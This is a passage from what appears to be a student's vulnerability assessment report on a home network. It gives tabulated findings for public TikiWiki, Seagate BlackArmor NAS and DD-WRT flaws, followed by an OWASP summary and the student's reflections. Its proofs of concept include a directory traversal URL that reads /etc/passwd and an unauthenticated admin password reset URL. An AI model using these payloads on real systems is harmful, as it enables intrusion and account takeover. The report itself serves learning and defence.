| **Proof of Concept** | `TikiWiki < 1.9.9 tiki-listmovies.php Directory Traversal Vulnerability`<br><br>`http://www.vulnsite.com/tiki-listmovies.php?`<br>`movie=../../../../../../etc/passwd%001234` |
| **Tools Used** | Nmap |
| **CVSS Score** | **CVSS Version 2: 5.0 MEDIUM** |
| **Recommendations** | It is recommended to upgrade to the latest version. |

| Finding CVE-2012-2568 | |
|---|---|
| **Title** | Seagate BlackArmourNAS 110/220/440 Administrator Password Reset Vulnerability |
| **Vulnerability Description** | The Seagate BlackArmor network attached storage device contain a static php file used to reset the administrator password. A remote unauthenticated attacker with access to the device's management web server can directly access the webpage, http://DevicesIpAddress/d41d8cd98f00b204e9800998ecf8427e.php and reset the administrator password. |
| **Affected Component** | http://DevicesIpAddress/d41d8cd98f00b204e9800998ecf8427e.php |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **HIGH** |
| **Impact** | A remote unauthenticated attacker may be able to reset the administrator password of the device. |
| **Proof of Concept** | ***http://192.168.1.254/d41d8cd98f00b204e9800998ecf8427e.php*** |
| **Tools Used** | Nmap |
| **CVSS Score** | **CVSS Version 2: 10.0 HIGH** |
| **Recommendations** | Restrict network access to the Seagate BlackArmor network attached storage devices system web interface and other devices using open protocols like HTTP.<br><br>Seagate states the latest revision of the Seagate Software now includes a fix, which addresses the previously published security hole. We will be communicating this to our installed base of users both by direct email as well as Update notifications sent through the BlackArmor NAS User Interface. |

| Finding EDB-ID: 15842 | |
|---|---|
| **Title** | DD-WRT Information Disclosure Vulnerability |
| **Vulnerability Description** | Remote attackers can gain sensitive information about a DD-WRT router and internal clients, including IP addresses, MAC addresses and host names. This information can be used for further network attacks as well as very accurate geolocation. This is exploitable even if remote administration is disabled. |
| **Affected Component** | /Info.live.htm |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **HIGH** |
| **Impact** | This vulnerability can be used to gather information about a network for mounting a targeted attack. Additionally, because a remote attacker can get the MAC address of the WLAN interface, the router's physical location can be very precisely identified via Google Location Services |
| **Proof of Concept** | ***Users who enable remote administration typically set the info page to 'disabled' or 'enabled with authentication' in order to prevent remote users from obtaining this information without first authenticating to the router. However, if the info page is set to 'disabled', the /Info.live.htm page can still be accessed directly by an unauthenticated remote attacker, which returns the following data:***<br>`{lan_mac::00:22:B0:9B:1C:D3}`<br>`{wan_mac::00:22:B0:9B:1C:D4}`<br>`{wl_mac::00:22:B0:9B:1C:D5}`<br>`{lan_ip::192.168.1.1}`<br>`{wl_channel::6}`<br>`{wl_radio::Radio is On}`<br>`{wl_xmit::71 mW}`<br>`{wl_rate::270 Mbps}`<br>`{packet_info::SWRXgoodPacket=`<br>`0;SWRXerrorPacket=0;SWTXgoodPacket=302;SWTXerror`<br>`Packet=17;}`<br>`{wl_mode_short::ap}`<br>`{lan_proto::dhcp}`<br>`{mem_info::,'total:','used:','free:','shared:','buffers:','cached:','Mem:','13316096','11509760','1806`<br>`336','0','1556480','4431872','Swap:','0','0','0','MemTotal:','13004','kB','MemFree:','1764','kB','Me`<br>`mShared:','0','kB','Buffers:','1520','kB','Cached:','4328','kB','SwapCached:','0','kB','Active:','4136'`<br>`,'kB','Inactive:','1724','kB','HighTotal:','0','kB','HighFree:','0','kB','LowTotal:','13004','kB','LowFr`<br>`ee:','1764','kB','SwapTotal:','0','kB','SwapFree:','0','kB'}`<br>`{active_wireless::}`<br>`{active_wds::}`<br>`{dhcp_leases:: 'joes-desktop','192.168.1.102','xx:xx:xx:xx:2E:41','1 day 00:00:00','102'}`<br>`{dhcp_leases:: 'marys-laptop','192.168.1.105','xx:xx:xx:xx:55:E2','1 day 00:00:00','105'}`<br>`{uptime:: 01:35:40 up 8 min, load average: 1.60, 0.80, 0.36}`<br>`{ipinfo:: IP: 1.1.1.1}`<br>`{wan_ipaddr::1.1.1.1}`<br>`{gps_text::}`<br>`{gps_lat::}`<br>`{gps_lon::}`<br>`{gps_alt::}`<br>`{gps_sat::}` |

| Finding EDB-ID: 15842 cont. | |
|---|---|
| **Tools Used** | Nmap, browser |
| **CVSS Score** | **N/A** |
| **Recommendations** | The info page configuration should be set to 'disabled', which will prevent unauthenticated users from viewing the router's info page: |

## OWASP Top 10 Summary

I focused on the OWASP Top Ten list for web application vulnerabilities, since most of the vulnerabilities were from the administrator page of the router. The table below summarizes the overall findings for each type of vulnerability.

| OWASP TOP 10 | |
|---|---|
| Category | Discovered |
| A01:2021-Broken Access Control | YES |
| A02:2021-Cryptographic Failures | NO |
| A03:2021-Injection | NO |
| A04:2021-Insecure Design | YES |
| A05:2021-Security Misconfiguration | NO |
| A06:2021-Vulnerable and Outdated Components | NO |
| A07:2021-Identification and Authentication Failures | NO |
| A08:2021-Software and Data Integrity Failures | NO |
| A09:2021-Security Logging and Monitoring Failures | NO |
| A10:2021-Server-Side Request Forgery | NO |

# About

## Roadblocks

Some roadblocks I had with this project were with the nmap scans. I had to do a lot of research to pick the right script to get the results I needed to find vulnerabilities to write about. This took a while but then after that, I was able to efficiently detail the rest of my findings.

## Why this topic?

I chose this project because it is close to what I would like to be doing in my future career. I would like to build my networking skills first then strengthen my cybersecurity skills with Kali. I strive to do other cybersecurity related projects in the next few years of school.